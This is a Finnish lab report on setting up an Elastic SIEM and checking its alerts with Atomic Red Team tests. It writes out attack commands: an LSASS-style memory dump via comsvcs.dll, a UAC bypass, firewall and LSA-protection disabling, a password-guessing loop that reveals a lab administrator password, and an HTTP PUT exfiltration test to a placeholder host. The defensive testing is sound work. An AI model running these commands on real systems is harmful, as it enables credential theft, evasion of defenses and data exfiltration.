
Ladattiin Kibana dashboardit komennolla "sudo filebeat setup", jonka jälkeen laitettiin Filebeat päälle. Esitetty kuvassa 27.

```
[root@siem ~]# sudo filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite: true`
.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Loaded ingest pipelines
[root@siem ~]# sudo service filebeat start
Starting filebeat (via systemctl): [ OK
[root@siem ~]#
```

Kuva 27. Dashboardien lataus ja Firebeat päälle

Tässä vaiheessa jouduimme ongelmanratkontaan, koska elastic-sivun Module status näytti, että data ei liikkunut, vaikka kaikki asetukset oli tehty ohjeiden mukaan. Esitetty kuvassa 28.



Kuva 28. Ongelmia datan liikkumisen kanssa

Lopulta selvisi, että ongelma johtui panw.yml tiedostoon laitetuista arvoista, jotka copy-paste-simme suoraan ohjeista. Kävi ilmi, että liitettyssä tekstissä ollut tavuviiva piti pyyhkiä ja kirjoittaa itse uusiksi, jotta viiva tulkittiin oikein. Tämän jälkeen alkoi homma toimimaan. Esitetty kuvissa 29-30.

```
Mar 14 11:01:39 siem filebeat[385415]: {"log.level":"error","@timestamp":"2023-03-14T11:01:39.035+0200","log.origin":{"file.name":"cfgfile/reload.go","file.line":273},"message":"Error loading config from file '/etc/filebeat/modules.d/panw.yml', error invalid config: yaml: line 6: did not find expected '-' indicator","service.name":"filebeat","ecs.version":"1.6.0"}
```

Kuva 29. Lokitiedostossa näkyvässä error-viestissä ilmoitus, että odotettua "-" indicatoria ei löydetty.



Kuva 30. Kirjoitettuaamme tavuviivan itse data alkoi liikkumaan

3.6 Windows integration

3.6.1 WS01

Mentiin elasticissa Integrations -> Windows -> Add integration, jonka alla nimeksi annettiin "windows-1", sekä "Collect events from the following Windows event log channels:" ja "Collect Windows perfmon and service metrics" päälle. Lisätään integraatio olemassa olevalle hostille ja "Agent policy" kohtaan Workstations. Esitetty kuvassa 31.

The screenshot shows the Elastic integration configuration page for Windows. The page is divided into two main sections: "1 Configure integration" and "2 Where to add this integration?".

1 Configure integration

Integration settings

Choose a name and description to help identify how this integration will be used.

Integration name
windows-1

Description (Optional)
[Empty text box]

[Advanced options](#)

☒ **Collect events from the following Windows event log channels:** [Change defaults](#) ▾

☒ **Collect Windows perfmon and service metrics** [Change defaults](#) ▾

☐ **Collect logs from third-party REST API (experimental)** [Change defaults](#) ▾

2 Where to add this integration?

New hosts | **Existing hosts**

Agent policy
Agent policies are used to manage a group of integrations across a set of agents.

Agent policy
Workstations ▾
1 agent is enrolled with the selected agent policy.

Kuva 31. Asetukset Windows integraatiolle

3.6.2 Servers-net (DC01, WSUS, SRV01)

Servers-netin koneille muuten samat asetukset kuin WS01, paitsi Integration name laitettiin "servers-2" ja Agent policy valittiin "Servers". Kuvassa 32 näkyy lisätyt integraatiot.

The screenshot shows the Elastic Windows integration overview page. It displays a table of integration policies and their status.

Integration policy	Version	Agent policy	Last updated by	Last updated	Agents	Actions
servers-2	v1.19.0	Servers rev. 4	elastic	27 seconds ago	3	...
windows-1	v1.19.0	Workstations rev. 3	elastic	6 minutes ago	1	...


Rows per page: 20 ▾

Kuva 32. Lisätyt Windows integraatiot

3.7 Endpoint and Cloud security integration

3.7.1 WS01

Mentiin elasticissa Integrations -> Endpoint and Cloud Security -> Add integration, jonka alla nimeksi annettiin "windows-endpoint", valittiin "Existing hosts" ja sen alta Agent policyksi "Workstations". Esitetty kuvassa 33.



Add Endpoint and Cloud Security integration Agent policy Workstations

Configure an integration for the selected agent policy.

- Configure integration**

Integration settings
Choose a name and description to help identify how this integration will be used.

Integration name: win-endpoint

Description: Optional

[Advanced options](#)

We'll save your integration with our recommended defaults. You can change this later by editing the Endpoint and Cloud Security integration within your agent policy.
- Where to add this integration?**

New hosts **Existing hosts**

Agent policy
Agent policies are used to manage a group of integrations across a set of agents.


Agent policy: Workstations

1 agent is enrolled with the selected agent policy.

Kuva 33. Endpoint and Cloud Security asetukset

3.7.2 Servers-net (DC01, WSUS, SRV01)

Nimeksi "Servers-endpoint" ja Agent policyksi "Servers". Kuvassa 34 näkyy lisätyt integraatiot.



[Back to Integrations](#)

Endpoint and Cloud Security Elastic Agent

Version: 8.3.0 | Agent policies: 2 | [Add Endpoint and Cloud Security](#)

Overview **Integration policies** **Assets** **Settings** **Advanced**

Integration policy	Version	Agent policy	Last updated by	Last updated	Agents	Actions
Servers-endpoint	v8.3.0	Servers rev. 3	elastic	27 seconds ago	3	...
win-endpoint	v8.3.0	Workstations rev. 3	elastic	3 minutes ago	1	...

Rows per page: 20

Kuva 34. Lisätyt Endpoint and Cloud Security integraatiot


3.8 Security view

Testattiin, että hälytykset epäilyttävästä toiminnasta tulevat näkyviin Security -> Alerts. Ensiksi WS01 (admin) Powershellissä annettiin kuvassa 35 näkyvä komento, jonka tulisi ohjeistuksen perusteella hetken päästä näkyä Alerts-sivulla.

```
PS C:\Windows\system32> $ps = (Get-NetTCPConnection -LocalPort 3389 -State Established -ErrorAction Ignore)
>> if($ps){$id = $ps[0].OwningProcess} else {$id = (Get-Process svchost)[0].Id }
>> C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump $id $env:TEMP\svchost-exe.dmp full
PS C:\Windows\system32>
```

Kuva 35. Komento Powershellissä

Hetken päästä toiminta näkyi hälytyksissä. Esitetty kuvassa 36.




Kuva 36. Annettu Powershell komento huomattiin

Testattiin vielä toista komentoa PowerShellissä, joka ilmaantui hälytyksiin hetken päästä. Esitetty kuvissa 37 ja 38.

```
copy c:\windows\explorer.exe not_an_scr.scr
rundll32.exe desk.cpl,InstallScreenSaver not_an_scr.scr
```


Kuva 37. Komento Powershellissä



Kuva 38. Näkyy hälytyksissä


3.9 Red Canary GitHub Repository testit

Tehtiin useita testejä, alla esitetty 10. Tutkittiin myös hieman "Create case" ominaisuutta. Esitetty kuvassa 39.




Kuva 39. Create case

Testi 1: "Test execution of a remote script using rundll32.exe. Upon execution notepad.exe will be opened." Microsoft Defender Antivirus esti, ei hälytystä elasticissa. Esitetty kuvassa 40.




Kuva 40. Testi 1

Testi 2: "Test execution of a command using rundll32.exe and VBScript in a similar manner to the JavaScript test. Upon execution calc.exe will be launched." Ei onnistunut, Access is denied, ei hälytystä elasticissa. Esitetty kuvassa 41.



Kuva 41. Testi 2

Testi 3: "Test execution of a command using rundll32.exe with setupapi.dll. Upon execution, a windows saying "installation failed" will be opened". Onnistui, mutta ei aiheuttanut hälytystä elasticissa. Esitetty kuvassa 42.



Kuva 42. Testi 3

Testi 4: "Bypasses User Account Control using Event Viewer and a relevant Windows Registry modification. Upon execution command prompt should be launched with administrative privileges."

Rekisterin muokkaaminen onnistui, mutta command prompt ei mennyt läpi. Ei näkynyt elasticissa. Esitetty kuvassa 43.

```
C:\Windows\system32>reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "#{executable_binary}" /f
The operation completed successfully.
C:\Windows\system32>cmd.exe /c eventvwr.msc
Access is denied.
```


Kuva 43. Testi 4

Testi 5: "Disables the Microsoft Defender Firewall for the current profile." Onnistui ja myös elastic huomasi toiminnon. Esitetty kuvissa 44 ja 45.

```
C:\Windows\system32>netsh advfirewall set currentprofile state off
Ok.
```

Kuva 44. Testi 5

Alerts



Kuva 45. Elastic tunnisti muutoksen palomuurissa

Testi 6: "Disables the Microsoft Defender Firewall for the public profile via registry." Onnistui, mutta elastic ei huomannut muutosta. Esitetty kuvassa 46.

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile" /v "EnableFirewall" /t REG_DWORD /d 0 /f
The operation completed successfully.
```

Kuva 46. Testi 6

Testi 7: "The following Atomic adds a registry entry to disable LSA Protection. The LSA controls and manages user rights information, password hashes and other important bits of information in memory. Attacker tools, such as mimikatz, rely on accessing this content to scrape password hashes or clear-text passwords". Meni läpi mutta elastic ei huomannut. Esitetty kuvassa 47.

```
C:\Windows\system32>reg add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v RunAsPPL /t REG_DWORD /d 0 /f
The operation completed successfully.
```

Kuva 47. Testi 7

Testi 8: "Disable User Account Control (UAC) using the builtin tool reg.exe by changing its registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA from 1 to 0". Meni läpi mutta elastic ei huomannut. Esitetty kuvassa 48.

```
C:\Windows\system32>reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
The operation completed successfully.
```

Kuva 48. Testi 8

Testi 9: "Attempts to brute force a single Active Directory account by testing connectivity to the IPC\$ share on a domain controller.". Lisätyämme oman salasanimme testattaviin salasanoihin passwords.txt tiedostoon, komento tulosti käyttäjänimen ja salasanan. Elastic ei huomannut tapahtumaa. Esitetty kuvassa 49.

```
C:\Windows\system32>echo Password1> passwords.txt
C:\Windows\system32>echo 1q2w3e4r>> passwords.txt
C:\Windows\system32>echo Password!>> passwords.txt
C:\Windows\system32>echo Spring2022>> passwords.txt
C:\Windows\system32>echo ChangeMe!>> passwords.txt
C:\Windows\system32>@FOR /F "delims=" %p in (passwords.txt) DO @net use %logonserver%\IPC$ /user:"%userdomain%\%username%"
"%p" 1>NUL 2>&1 && @echo [*] %username%:%p && @net use /delete %logonserver%\IPC$ > NUL
C:\Windows\system32>
C:\Windows\system32>echo Password1> passwords.txt
C:\Windows\system32>echo 1q2w3e4r>> passwords.txt
C:\Windows\system32>echo Password!>> passwords.txt
C:\Windows\system32>echo Spring2022>> passwords.txt
C:\Windows\system32>echo Root-66>> passwords.txt
C:\Windows\system32>@FOR /F "delims=" %p in (passwords.txt) DO @net use %logonserver%\IPC$ /user:"%userdomain%\%username%"
"%p" 1>NUL 2>&1 && @echo [*] %username%:%p && @net use /delete %logonserver%\IPC$ > NUL
[*] Administrator:Root-66
```

Kuva 49. Testi 9

Testi 10: "Creates a text file Tries to upload to a server via HTTP PUT method with ContentType Header Deletes a created file" Tässä testissä ei näyttänyt tapahtuvan mitään, ei edes virheilmoitusta. Esitetty kuvassa 50.

```
PS C:\Windows\system32> $fileName = "#{file}"
PS C:\Windows\system32> $url = "#{domain}"
PS C:\Windows\system32> $file = New-Item -Force $fileName -Value "This is ART IcedID Botnet Exfil Test"
PS C:\Windows\system32> $contentType = "application/octet-stream"
PS C:\Windows\system32> try {Invoke-WebRequest -Uri $url -Method Put -ContentType $contentType -InFile $fileName} catch{}
PS C:\Windows\system32>
```

Kuva 50. Testi 10

Omien dashboardien luonti vielä harjoituksen loppuun. Tässä harjoiteltiin muutamaa erilaista dashboardia. Luotiin 3 erilaista dashboardia (esitetty kuvissa 51,52 ja 53):

Nimettiin: Unique visitors


Tasoruudussa näkyy asiakastunnusten yksilöllinen määrä, koska editori käyttää asiakastunnuskeittä automaattisesti Yksilöllinen määrä -toimintoa. Yksilöllinen määrä on ainoa numeerinen toiminto, joka toimii IP-osoitteiden kanssa.

Line, nimetty: Median of bytes.

